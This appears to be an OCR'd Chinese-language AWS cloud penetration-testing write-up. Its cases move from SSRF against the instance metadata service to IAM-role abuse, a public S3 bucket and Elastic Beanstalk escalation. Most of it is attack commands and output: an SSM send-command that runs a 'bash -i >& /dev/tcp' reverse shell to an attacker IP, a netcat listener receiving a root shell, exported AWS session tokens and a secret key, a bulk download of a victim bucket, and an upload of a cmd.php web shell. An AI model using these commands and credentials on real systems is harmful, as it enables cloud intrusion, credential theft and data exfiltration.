
4.查看实例ID

```
curl http://x.x.x.x/?page=http://169.254.169.254/latest/dynamic/instance-identity/document
```

5. 通过SSM在目标实例ID上执行命令

```
$ aws ssm send-command --instance-ids 'i-0eeXXXXX'  --document-name "AWS-RunShellScript" --parameters commands='bash -i >& /dev/tcp/AttackerIP/8080 0>&1'  --region=ap-southeast-1
```

Case 4: 通过错误配置的IAM Role来执行命令




```
[redacted] ~]$
~]$ export AWS_ACCESS_KEY_ID="ASI[redacted]Z"
~]$ export AWS_SECRET_ACCESS_KEY="o4tq6nlajEcognL0TtBZN3TImJz4RUCMdOfBG32k"
~]$ export AWS_SESSION_TOKEN="AgoJb3JpZ2luX2VjEFQaDmFwLXNvdXRoZWFzdC0xIkcwRQIhAL8ceaBBuNzwDSHxVcOt9/IV2et8LCDHIBd4f48WNV94AiA2Vf4ou3t5zgMWlOY5d+ITwUP0i9m3CBVb
Bn/CrtAwjN//////////8BEAEaDDY3NjQ1OTM5Nzg2MSIMAAwAeApM0YqulUWEKsEDGhMg4F86FCRQVNRUJbz6icWG26jMoScfd9ISpG3T/C/x6ga2XvkuLYGie14b3ygA9HmA4BCXYCkLD7V/faEBIItEnR4ceJy3Bozk3JkP5MNcpf1fwuWsm
RemZTw+xQ8dNedEil2OMcv8UIH6BA8dtsnTqgdszrwGVRWe5qNYFQKXdTlWfljyD5B2gz/gNHjrHu/dVN4+JOT2NqwKRQGr9fMlv83yATFwKFoHWpo5bnkrTlLflOYjwMp7LgS98SoeTvdPXYsydCA/BoKRRjQwI9/BdKWyL522FlBG6GSc5yRq
ld5LY0myJ9/BkD6xBwGxZVSxdjU1nuo+ToJN0g07wF5vMuEyx4054MyRRrcJQTU58u5MLRCMUYraRTIBPbhg3UgCPfaCzxIPaZaSwjagMlrTUOGt7YEbv7weZrtr+jc8uauH4z8g4onkLh+B/vY8FdLANsuE2ps4AzggESIMXCjautMEMlwWXhb
C8DgNq7tlBYM026quO+f1tKaOgsbSlL7ihe815def0hVYaygSS9AD44cQLS8qnDMJcYu+E8aCT/ri18KRdBw9kiMYhpuX4UV5Aw3tqO6gU6tAH1SQjZ6e5S6SJeFqAS2TGfbVOSuDrlkrY90J5aGHzJApWbuX2YoDmHdtrMs5Yg7wsXjR6knUXg
KWdHNO4xXBlkvvXFNBEEreUO8EuHGuiE5g4RYClaTQpDczQpURwYky7JNVU/IM2mYgFg/YnihIovw+5q3t7Kfibq4WydAuMiaiFUqlnafr8gDTdU4uSyKAl3UbSo6JWpohGRwFBKSlAc2vsWNDXReuj/Ub5Jw8AgY="
[redacted] ~]$ aws ssm send-command --instance-ids 'i-0eef5f8864805c71d'  --document-name "AWS-RunShellScript" --parameters commands='bash -i >& /dev/tcp/34.208.44.162/8
&1'  --region=ap-southeast-1
{
    "Command": {
        "MaxErrors": "0",
        "Parameters": {
            "commands": [
                "bash -i >& /dev/tcp/34.208.44.162/8080 0>&1"
            ]
        },
        "DocumentName": "AWS-RunShellScript",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "StatusDetails": "Pending",
        "RequestedDateTime": 1564716686.465,
        "Status": "Pending",
        "TargetCount": 1,
        "NotificationConfig": {
            "NotificationArn": "",
            "NotificationEvents": [],
            "NotificationType": ""
        },
        "InstanceIds": [
            "i-0eef5f8864805c71d"
        ],
        "ErrorCount": 0,
        "MaxConcurrency": "50",
        "ServiceRole": "",
        "CloudWatchOutputConfig": {
            "CloudWatchLogGroupName": "",
            "CloudWatchOutputEnabled": false
        },
        "DocumentVersion": "",
        "CompletedCount": 0,
        "Comment": "",
        "ExpiresAfter": 1564723886.465,
        "DeliveryTimedOutCount": 0,
        "CommandId": "b4599ece-f0e5-4444-9ee4-7e810df9467f",
        "Targets": []
    }
}
```

2. ec2-user@kali: ~ (ssh)

```
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 31 18:57:06 2019 from [redacted]
ec2-user@kali:~$
ec2-user@kali:~$
ec2-user@kali:~$
ec2-user@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
^C
ec2-user@kali:~$ curl ifconfig.co
34.208.44.162
ec2-user@kali:~$ nc -lvp 8080
ec2-user@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
^C
ec2-user@kali:~$
ec2-user@kali:~$ nc -lvp 8080
listening on [any] 8080 ...
connect to [[redacted]] from [redacted]st-1.compute.amazonaws.com [[redacted]] 55980
bash: no job control in this shell
[root@ip-172-31-7-46 /]#



[root@ip-172-31-7-46 /]#
[root@ip-172-31-7-46 /]#
[root@ip-172-31-7-46 /]#

[root@ip-172-31-7-46 /]#
```


Case 5: 错误权限配置的S3

查看一个网站是否搭建在S3上的简单方法:



```
ec2-user@kali:~$ dig lev[redacted]ud +short
52.216.10.106
ec2-user@kali:~$ host 52.216.200.178
178.200.216.52.in-addr.arpa domain name pointer s3-website-us-east-1.amazonaws.com.
ec2-user@kali:~$ 
```


尝试使用自己的一个IAM凭证去访问目标



```
~ aws s3 ls s3://lev[redacted]d --no-sign-request

An error occurred (NoSuchBucket) when calling the ListObjects operation: The specified bucket does not exist
~ aws s3 ls s3://lev[redacted]d --no-sign-request --profile s3hacks
                           PRE .git/
2017-[redacted]
2017-
2017-
2017-
2017-
2017-
2017-
~ 
```

Case 6:SSRF在特殊场景下elasticbeanstalk上的利用方式


通过SSRF得到临时凭证后,可以请求s3 bucket, bucket的命名方式为:
Elasticbeanstalk-region-accountid




```
ec2-user@kali:~$ export AWS_SESSION_TOKEN="AgoJb3JpZ2luX2VjEFkaDmFwLXNvdXRoZWFzdC0xIkgwRgIhANNxLVsH5LTH27qBa8cgNlMsUBGoG/eEd7
KLrJZdeAOyAiEA32E2O840fVsEQPSzJ6SCd1aK01bAyuBwlCatUcz6O34q7QMI0v//////////ARABGgw2NzY0NTkzOTc4NjEiDD+WK9QWV7kRmvZNsCrBAxGFaOd
BbN3yOEkxNNVAehkDxUSSEi74sTQDDO/QuTs0vRnNZFH31qu9joewPGH4giNPyIfHTcKu5aGSX+Jc+AYa8tlX9V5/jA5PkNE6gDDAUVUmIy6ukJhClnx2kApooErk
WS2owih7h8PbRVcH9p4Rsdd/GQP/pUwL9khVm4WD1CxSgNdvC90Vea8FkXdRQopvtrzs/lnQNE9Zb2SM/Aq7F16/cyUFNn6SKWG1n8FzAb82Ag37F8DA3vi03NJbO
XLZQ9prPyXs9z2PkxY5y8E9RT8zQTi2Wx1DWFH7388+1YRia5mNsMoS5b46d4SnHImOUkcJXHqgzB3T2AQZ7zrED0ujC+R2A0bZdZzylLeqh4gAcgTugrA4SSIfUE
ZiO3W4u90MyUFHGn67hW2IjHzlKW6G0+WRSzaPs8ESJDHfEQI61Fr8pUBoobH4bEnkJF31LtB7zMKQqj7tc9QgB9gxNi11PpD3e1lPYST/QikkgQtojm1stGjphuM
y1WeZUedeuBFx0VBhUXCc5HzKRVHxc9pSB6ggkzI96YVO125lSjlyY7VPQEAXWV8cEK2Y8tipoHR89oE1OfgdPfQTLedPMODmj+oFOrMBKbGjI8OmRDrmbWTzDbuC
CwxZAHS/PERikRTj7cPDgWzCGpn10jPclHT7fyI+VyJgPDPqgnJAmcOI6HC9aKRAxlY4UdIhHi7kxHlYSgdPYN/E3ndoWFM58U4fEt9blkCDIV/1YMp+Mr8CZ+HUc
duauzfl0n/83/ZeFwumv38bhM3+MJ2g11FCQTKyX97syPfFNxVO/VH7Isfe9bDPNLzqheDApMX2ALeKI+u+Zj0iOZWFonQ="
ec2-user@kali:~$ aws s3 ls s3://

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
ec2-user@kali:~$ aws s3 ls s3://elasticbeanstalk-ap-southeast-1-67[redacted]
                           PRE resources/
2019-08-02 04:04:06          0 .elasticbeanstalk
2019-08-02 03:59:51   12121295 2019214NlI-wordpress-5.2.2.zip
2019-08-02 08:23:53   12987292 2019214ZTM-wordpress.zip
2019-08-02 08:23:02   12987292 2019214nGv-wordpress.zip
2019-08-02 08:20:50   12987292 2019214xxV-wordpress.zip
ec2-user@kali:~$ aws s3 sync s3://elasticbeanstalk-ap-southeast-1-676459397861/ .
download: s3://elasticbeanstalk-ap-southeast-1-67[redacted]1/.elasticbeanstalk to ./.elasticbeanstalk
download: s3://elasticbeanstalk-ap-southeast-1-67[redacted]1/resources/_runtime/_embedded_extensions/blog/36635360be4f020e8a59
3ead1969cb2e to resources/_runtime/_embedded_extensions/blog/36635360be4f020e8a593ead1969cb2e
download: s3://elasticbeanstalk-ap-southeast-1-676[redacted]/resources/environments/e-e9r4stnkpp/_runtime/_embedded_extensions
/blog/36635360be4f020e8a593ead1969cb2e to resources/environments/e-e9r4stnkpp/_runtime/_embedded_extensions/blog/36635360be4f
020e8a593ead1969cb2e
```

Case 6: SSRF在特殊场景下elasticbeanstalk上的利用方式

- 根据https://generaleg0x01.com/2019/03/10/escalating-ssrf-to-rce/的利用方式



```
ec2-user@kali:~$ aws s3 cp 2019214ZTM-wordpress.zip  s3://elasticbeanstalk-ap-southeast-1-[redacted]7861/
upload: ./2019214ZTM-wordpress.zip to s3://elasticbeanstalk-ap-southeast-1-[redacted]61/2019214ZTM-wordpress.zip
ec2-user@kali:~$ aws s3 ls s3://elasticbeanstalk-ap-southeast-1-[redacted]61
                           PRE resources/
2019-08-02 04:04:06          0 .elasticbeanstalk
2019-08-02 03:59:51   12121295 2019214NlI-wordpress-5.2.2.zip
2019-08-02 09:16:05   12199446 2019214ZTM-wordpress.zip
2019-08-02 08:23:02   12987292 2019214nGv-wordpress.zip
2019-08-02 08:20:50   12987292 2019214xxV-wordpress.zip
2019-08-02 08:57:31        115 cmd.php
```



```
ec2-user@kali:~$ aws s3 cp cmd.php s3://elasticbeanstalk-ap-southeast-1-[redacted]
7861/cmd.php

upload: ./cmd.php to s3://elasticbeanstalk-ap-southeast-1-[redacted]861/cmd.php
ec2-user@kali:~$
ec2-user@kali:~$ curl "http:/[redacted]menuf.ap-southeast-1.elasticbeanstal
k.com/cmd.php"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /cmd.php was not found on this server.</p>
</body></html>
```

Case 6: SSRF在特殊场景下elasticbeanstalk上的利用方式

